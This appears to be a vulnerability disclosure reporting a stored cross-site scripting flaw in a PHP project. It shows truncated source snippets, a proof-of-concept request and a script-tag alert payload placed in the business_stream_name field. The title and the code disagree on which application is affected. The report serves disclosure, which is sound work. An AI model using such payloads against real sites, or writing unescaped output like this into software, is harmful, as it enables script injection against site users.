farmacia-in-php has Cross Site Scripting vulnerability via $business_stream_name parameter

supplier

https://code-projects.org/farmacia-in-php-css-javascript-and-mysql-free-download/

Vulnerability file

$business_stream_name parameter


describe

$business_stream_name parameter.There is an Cross Site Scripting vulnerability in farmacia-in-php, Control parameter: **$business_stream_name parameter**

A malicious attacker can use this vulnerability to obtain administrator login credentials or phishing websites


code analysis

Get $company_website_url from $row["company_website_url"]



```
    while ($row = mysqli_fetch_array(result: $query2, mode: MYSQ
        array_push(array: &$array_1, values: $row["skill_set_nam
        $orLogic = '';
        foreach($array_1 as $key => $skill){
                $orLogic .= "$skill, ";
        }
        $show_skills = '<div style="padding:0px 10px 5px 30px;"
    }

    $sql0 = "SELECT     *    FROM    company_profile  WHERE e_has
    $query0 = mysqli_query(mysql: $db_connection, query: $sql0);
    while ($row = mysqli_fetch_array(result: $query0, mode: MYSQ
        $company_name = $row["company_name"];
        $comp_id = $row["e_hash"];
        $business_stream_name = $row["business_stream_name"];
        $company_website_url = $row["company_website_url"];
```




```
'</h3><h4 class="grey-out" style="margin-top: 5px;">'.$business_stream_name.'</h4>';
```

echo $business_stream_name in no filter.

POC

```
GET /_parse/load_job-details.php?jid=0
HTTP/1.1
Host: airecruitmentsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=j0krbh2rm8nvlgvuibssskso5d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Result



business_stream_name
Manufacturing / Product
Government / Defence
Education
ICT / Telecommunicatior
4> <script>alert("xss");<

it can excute the Cross Site Scripting :

```
'</h4><script>alert("xss");</script><h4>'
```



airecruitmentsystem

xss